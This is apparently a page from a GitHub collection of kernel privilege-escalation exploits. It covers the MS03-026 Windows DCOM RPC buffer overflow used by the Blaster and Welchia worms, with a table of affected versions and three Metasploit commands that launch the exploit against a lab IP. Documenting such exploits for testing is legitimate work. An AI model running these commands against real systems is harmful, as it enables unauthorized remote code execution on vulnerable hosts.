ascotbe/kernelhub
🌴Linux、macOS、Windows Kernel privilege escalation vulnerability collection, with compilation environment, demo GIF map, vulnerability details, executable file (提权漏洞合集)

Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.
| Product | CPU Architecture | Version | Update | Tested |
|---|---|---|---|---|
| Windows 2000 | ||||
| Windows 2000 | SP1 | |||
| Windows 2000 | SP2 | |||
| Windows 2000 | SP3 | |||
| Windows 2000 | SP4 | ✔ | ||
| Windows Server 2003 | R2 | |||
| Windows Nt | SP1 | |||
| Windows Nt | 4.0 | SP2 | ||
| Windows Nt | 4.0 | SP3 | ||
| Windows Nt | 4.0 | SP4 | ||
| Windows Nt | 4.0 | SP5 | ||
| Windows Nt | 4.0 | Sp6a | ||
| Windows Nt | 4.0 | SP6 | ||
| Windows Xp | SP1 | |||
| Windows Xp | Gold |

Test system Windows 2000 SP4 x86

use exploit/windows/dcerpc/ms03_026_dcom
set RHOST 192.168.1.17
run
View system information